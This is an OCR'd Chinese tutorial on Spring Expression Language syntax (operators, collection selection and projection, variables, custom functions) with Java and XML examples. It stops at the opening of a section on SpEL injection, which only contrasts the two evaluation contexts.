



### 类实例化

类实例化同样使用 Java 关键字 new，类名必须是全限定名，但 `java.lang` 包内的类型除外。

JAVA

```
public class newClass {
    public static void main(String[] args) {
        String spel = "new java.util.Date()";
        ExpressionParser parser = new SpelExpressionParser();
        Expression expression = parser.parseExpression(spel);
        System.out.println(expression.getValue());
    }
}
```




# SpEL 表达式运算

下面内容引用自 SpEL表达式。

SpEL 提供了以下几种运算符

| 运算符类型 | 运算符 |
| --- | --- |
| 算数运算 | +, -, *, /, %, ^ |
| 关系运算 | <, >, ==, <=, >=, lt, gt, eq, le, ge |
| 逻辑运算 | and, or, not, ! |
| 条件运算 | ?:(ternary), ?:(Elvis) |
| 正则表达式 | matches |

## 算数运算

加法运算：

XML

```
<property name="add" value="#{counter.total+42}"/>
```

加号还可以用于字符串拼接：

XML

```
<property name="blogName" value="#{my blog name is+' '+mrBird }"/>
```

`^`运算符执行幂运算，其余算数运算符和 Java 一毛一样，这里不再赘述。

## 关系运算

判断一个 Bean 的某个属性是否等于 100：

XML

```
<property name="eq" value="#{counter.total==100}"/>
```

返回值是 boolean 类型。关系运算符唯一需要注意的是：在 Spring XML 配置文件中直接写 `>=` 和 `<=` 会报错。因为这 ”`<`” 和 ”`>`” 两个符号在 XML 中有特殊的含义。所以实际使用时，最好使用文本类型代替符号：

| 运算符 | 符号 | 文本类型 |
| --- | --- | --- |
| 等于 | == | eq |
| 小于 | < | lt |
| 小于等于 | <= | le |
| 大于 | > | gt |
| 大于等于 | >= | ge |

如

XML

```
<property name="eq" value="#{counter.total le 100}"/>
```

## 逻辑运算

SpEL 表达式提供了多种逻辑运算符，其含义和 Java 也是一毛一样，只不过符号不一样罢了。

使用 `and` 运算符：

XML

```
<property name="largeCircle" value="#{shape.kind == 'circle' and shape.perimeter
gt 10000}"/>
```

两边为 true 时才返回 true。

其余操作一样，只不过非运算有 `not`和 `!` 两种符号可供选择。非运算：

XML

```
<property name="outOfStack" value="#{!product.available}"/>
```

### 条件运算

条件运算符类似于 Java 的三目运算符：

XML

```
<property name="instrument" value="#{songSelector.selectSong() == 'May Rain' ?
piano:saxphone}"/>
```

当选择的歌曲为 ”May Rain” 的时候，一个 id 为 piano 的 Bean 将装配到 `instrument` 属性中，否则一个 id 为 saxophone 的 Bean 将装配到 `instrument` 属性中。注意区别 piano 和字符串 “piano”!

一个常见的三目运算符的使用场合是判断是否为null值：

XML

```
<property name="song" value="#{kenny.song !=null ? kenny.song:'Jingle Bells'}"/>
```

在以上示例中，如果 `kenny.song` 不为 null，那么表达式的求值结果是 `kenny.song` 否则就是 “Jingle Bells”

### 正则表达式

验证邮箱

XML

```
<property name="email" value="#{admin.email matches '[a-zA-Z0-9._%+-]+@[a-zA-Z0-
9.-]+\\.com'}"/>
```

虽然这个邮箱正则不够健壮，但对于演示 matches 来说足够了。

## 集合操作

SpEL 表达式支持对集合进行操作。

下面我们以示例看下能进行哪些集合操作。

我们先创建一个 City 类：

**City.java**

JAVA

```
package com.drunkbaby.pojo;

public class City {
    private String name;
    private String state;
    private int population;
    public String getName() {
        return name;
    }
    public void setName(String name) {
        this.name = name;
    }
```

```
    public String getState() {
        return state;
    }
    public void setState(String state) {
        this.state = state;
    }
    public int getPopulation() {
        return population;
    }
    public void setPopulation(int population) {
        this.population = population;
    }
}
```

修改 `city.xml`，使用 `<util:list>` 元素配置一个包含 City 对象的 List 集合：

XML

```
<?xml version="1.0" encoding="UTF-8"?>
<beans xmlns="http://www.springframework.org/schema/beans"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xmlns:p="http://www.springframework.org/schema/p"
       xmlns:util="http://www.springframework.org/schema/util"
       xsi:schemaLocation="http://www.springframework.org/schema/beans
    http://www.springframework.org/schema/beans/spring-beans-3.0.xsd
    http://www.springframework.org/schema/util
    http://www.springframework.org/schema/util/spring-util-4.0.xsd">

    <util:list id="cities">
        <bean class="com.example.City" p:name="Chicago"
              p:state="IL" p:population="2853114"/>
        <bean class="com.example.City" p:name="Atlanta"
              p:state="GA" p:population="537958"/>
        <bean class="com.example.City" p:name="Dallas"
              p:state="TX" p:population="1279910"/>
        <bean class="com.example.City" p:name="Houston"
              p:state="TX" p:population="2242193"/>
        <bean class="com.example.City" p:name="Odessa"
              p:state="TX" p:population="90943"/>
        <bean class="com.example.City" p:name="El Paso"
              p:state="TX" p:population="613190"/>
        <bean class="com.example.City" p:name="Jal"
              p:state="NM" p:population="1996"/>
        <bean class="com.example.City" p:name="Las Cruces"
              p:state="NM" p:population="91865"/>
    </util:list>

</beans>
```

## 访问集合成员

SpEL 表达式支持通过 `#{集合ID[i]}` 的方式来访问集合中的成员。

定义一个 ChoseCity 类：

**ChoseCity.java**

JAVA

```
public class ChoseCity {
    private City city;
    public void setCity(City city) {
        this.city = city;
    }
    public City getCity() {
        return city;
    }
}
```

在 `city.xml` 中，选取集合中的某一个成员，并赋值给 city 属性中，这个语句要写在 util 的外面

XML


```
<bean id="choseCity" class="com.drunkbaby.service.ChoseCity">
    <property name="city" value="#{cities[0]}"/>
</bean>
```

启动器 **CityDemo.java**

JAVA

```
public class CityDemo {
    public static void main(String[] args) {
        ApplicationContext context = new
ClassPathXmlApplicationContext("city.xml");
        ChoseCity c = (ChoseCity)context.getBean("choseCity");
        System.out.println(c.getCity().getName());
    }
}
```

运行无误则输出 ”Chicago”




随机地选择一个 city，中括号 `[]` 运算符始终通过索引访问集合中的成员：

XML

```
<property name="city" value="#
{cities[T(java.lang.Math).random()*cities.size()]}"/>
```

此时会随机访问一个集合成员并输出。

`[]` 运算符同样可以用来获取 `java.util.Map` 集合中的成员。例如，假设 City 对象以其名字作为键放入 Map 集合中，在这种情况下，我们可以像下面那样获取键为 Dallas 的 entry：

**注意前提：是 City 对象以其名字作为键放入 Map 集合中**

XML

```
<property name="chosenCity" value="#{cities['Dallas']}"/>
```

`[]` 运算符的另一种用法是从 `java.util.Properties` 集合中取值。例如，假设我们需要通过 `<util:properties>` 元素在 Spring 中加载一个 properties 配置文件：

XML

```
<util:properties id="settings" loaction="classpath:settings.properties"/>
```

现在要在这个配置文件 Bean 中访问一个名为 `twitter.accessToken` 的属性：

XML

```
<property name="accessToken" value="#{settings['twitter.accessToken']}"/>
```

`[]` 运算符同样可以通过索引来得到某个字符串的某个字符，例如下面的表达式将返回 s：

JAVA

```
'This is a test'[3]
```

## 查询集合成员

SpEL 表达式中提供了查询运算符来实现查询符合条件的集合成员：

- `.?[]`：返回所有符合条件的集合成员；
- `.^[]`：从集合查询中查出第一个符合条件的集合成员；
- `.$[]`：从集合查询中查出最后一个符合条件的集合成员；

新建一个 `ListChoseCity`，代码如下

**ListChoseCity.java**

JAVA

```
public class ListChoseCity {
    private List<City> city;

    public List<City> getCity() {
        return city;
    }
    public void setCity(List<City> city) {
        this.city = city;
    }
}
```

修改 `city.xml`

**city.xml**

XML


```
<bean id="listChoseCity" class="com.drunkbaby.service.ListChoseCity">
    <property name="city" value="#{cities.?[population gt 100000]}" />
</bean>
```

启动器 **ListCityDemo.java**

JAVA

```
public class ListCityDemo {
    public static void main(String[] args) {
        ApplicationContext context = new
ClassPathXmlApplicationContext("city.xml");
        ListChoseCity listChoseCity =
context.getBean("listChoseCity",ListChoseCity.class);
        for (City city:listChoseCity.getCity()){
            System.out.println(city.getName());
        }
    }
}
```

输出了所有人口大于 10000 的城市




## 集合投影

集合投影就是从集合的每一个成员中选择特定的属性放入到一个新的集合中。SpEL 的投影运算符 `.![]` 完全可以做到这一点。

例如，我们仅需要包含城市名称的一个 String 类型的集合：

XML

```
<property name="cityNames" value="#{cities.![name]}"/>
```

再比如，得到城市名字加州名的集合：

XML

```
<property name="cityNames" value="#{cities.![name+','+state]}"/>
```

把符合条件的城市的名字和州名作为一个新的集合：

XML

```
<property name="cityNames" value="#{cities.?[population gt 100000].!
[name+','+state]}"/>
```

XML


```
<property name="cityNames" value="#{cities.?[population gt 100000].!
[name+','+state]}"/>
```

## 变量定义和引用

在 SpEL 表达式中，变量定义通过 `EvaluationContext` 类的 `setVariable(variableName, value)` 函数来实现；在表达式中使用 "`#variableName`" 来引用；除了引用自定义变量，SpEL 还允许引用根对象及当前上下文对象：

- `#this`：使用当前正在计算的上下文；
- `#root`：引用容器的 root 对象；

示例，使用 `setVariable()` 函数定义了名为 variable 的变量，并且通过 `#variable` 来引用，同时尝试引用根对象和上下文对象：




## instanceof 表达式

SpEL 支持 instanceof 运算符，跟 Java 内使用同义；如 "`'haha' instanceof T(String)`" 将返回 true。

## 自定义函数

目前只支持类静态方法注册为自定义函数。SpEL 使用 `StandardEvaluationContext` 的 `registerFunction()` 方法进行注册自定义函数，其实完全可以使用 `setVariable` 代替，两者其实本质是一样的。

示例，用户自定义实现字符串反转的函数：


JAVA

```
public class ReverseString {
    public static String reverseString(String input) {
        StringBuilder backwards = new StringBuilder();
        for (int i = 0; i < input.length(); i++) {
            backwards.append(input.charAt(input.length() - 1 - i));
        }
        return backwards.toString();
    }
}
```

通过如下代码将方法注册到 `StandardEvaluationContext` 并且来使用它：

JAVA

```
public class CustomFunctionReverse {
    public static void main(String[] args) throws NoSuchMethodException {
        ExpressionParser parser = new SpelExpressionParser();
        StandardEvaluationContext context = new StandardEvaluationContext();
        context.registerFunction("reverseString",
                ReverseString.class.getDeclaredMethod("reverseString", new
Class[] { String.class }));
        String helloWorldReversed =
parser.parseExpression("#reverseString('Drunkbaby')").getValue(context,
String.class);
        System.out.println(helloWorldReversed);
    }
}
```




# 0x04 SpEL 表达式漏洞注入

## 漏洞原理

`SimpleEvaluationContext` 和 `StandardEvaluationContext` 是 SpEL 提供的两个 `EvaluationContext`：

- SimpleEvaluationContext：针对不需要 SpEL 语言语法的全部范围并且应该受到有意限制的表达式类别，公开 SpEL 语言特性和配置选项的子集。

- StandardEvaluationContext：公开全套 SpEL 语言功能和配置选项。您可以使用它来指定默认的根对象并配置每个可用的评估相关策略。


`SimpleEvaluationContext` 旨在仅支持 SpEL 语言语法的一个子集，不包括 Java 类型引用、构造函数和 bean 引用；而 `StandardEvaluationContext` 是支持全部 SpEL 语法的。

